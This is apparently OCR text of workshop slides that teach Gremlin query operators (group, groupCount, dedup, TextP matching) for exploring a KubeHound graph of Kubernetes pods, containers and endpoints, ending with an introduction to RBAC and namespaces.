
`properties()`	get all specified properties for the current element
`values()`	get all specified property values for the current element

`valueMap()`
 `elementMap()`
	get all specified property values for the current element as a map
	 can specify a list of specific element wanted

Aggregations - Gremlin

Group results by key and value. This allows us to display some important value.

`group()`	`group([key]).by(keySelector).by(valueSelector)`
`unfold()`	`unfold the incoming list and continue processing each element individually`




```
%%gremlin -d name -g class -le 50 -p inv,oute
kh.pods()                     // get all the pods
.group().by("namespace")      // group by namespace
.by("name")                   // filter only the name
.unfold()                     // transform the result to a list
```


Aggregations - Gremlin

Group and Count results by key. This gets metrics and KPI around k8s resources.

`groupCount()`	`groupCount().by(keySelector)`



```
%%gremlin -d class -g critical -le 50 -p inv,oute
kh.pods()                          // get all the pods
.groupCount().by("namespace")      // group and count by namespaces
.unfold()                          // transform the result to a list
```




#	Result
1	{'default': 29}
2	{'local-path-storage': 1}

Aggregations - Gremlin

When using text value you can do some pattern matching using TextP.<cmd>. Note: this can slows down a lot the query (**not using index**)

`containing()`	`notContaning()`
`startingWith()`	`notStartingWith()`
`endingWith()`	`notEndingWith()`



```
%%gremlin -d name -g class -le 50 -p inv,oute
kh.containers()                    // get all containers
    // retrieve all registry.k8s.io/* image
    .has("image", TextP.containing("registry.k8s.io"))
    .path().by(elementMap()) // format it as graph
```

DATADOG


Other operators - Gremlin

Classic operator that are useful to scope items of the research.


`limit()`	Limit the number of results
`or()`	Classic OR operator, useful when selecting resources by properties
`dedup()`	Will remove any duplicate on the object output (needs to scope to specific properties to make it work).

Other operators - Gremlin

Classic operator that are useful to scope items of the research.



```
%%gremlin -d class -g critical -le 50 -p inv,oute
kh.containers()  // get all the containers
.values("image") // extract the image properties
.dedup()         // deduplicate the results
```




#	Result
1	ubuntu
2	registry.k8s.io/etcd:3.5.6-0
3	registry.k8s.io/kube-scheduler:v1.26.3
4	registry.k8s.io/kube-proxy:v1.26.3
5	registry.k8s.io/coredns/coredns:v1.9.3
6	registry.k8s.io/kube-apiserver:v1.26.3

Other operators - Gremlin


The step-modulator by() can be added in addition to other step to modulate the results. It can be added one or multiple times.

`by()`	If a step is able to accept functions, comparators, etc. then by() is the means by which they are added (like group() step)



```
%%gremlin -d class
kh.endpoints()
.group()
.by("port")
```

```
#    Result

1    {80: [v[53360]], 9153: [v[90240]
```



```
%%gremlin -d class
kh.endpoints()
.group()
.by("port")
.by("portName")
```

```
#    Result

1    {80: ['webproxy-service-port'], 9153: ['me
```


Other operators - Gremlin

There are some defined value to access specific “properties” of the vertices.


`label()`	`It takes an Element and extracts its label from it.`
`key()`	`It takes a Property and extracts the key from it.`
`value()`	`It takes a Property and extracts the value from it.`

Other operators - Gremlin

There are some defined value to access specific “properties” of the vertices.



```
%%gremlin -d class -g critical -le 50 -p inv,oute
kh.V()             // get all the vertices
.groupCount()      // group and count occurencies
.by(label)         // count by label of vertices
.unfold()          // output as a list
```



#	Result
1	{'Container': 46}
2	{'Pod': 43}
3	{'Endpoint': 9}
4	{'PermissionSet': 86}

List k8s r

Count all the property names occurrences for all vertices
Count how many users and services accounts
Enumerate how attacks are present in the cluster

K8s/Kubehound RBAC

Who does love RBAC stuff ?

RBAC in k8s

Namespace

Namespaces provide a mechanism for isolating groups of resources within a single cluster. Names of resources need to be unique within a namespace, but not across namespaces.

Project Compartmentalization

Sandbox Development

Access and Permissions

Resource Control

Namespace-based scoping is applicable only for namespaced objects and not for cluster-wide objects

DATADOG

RBAC in k8s

Roles

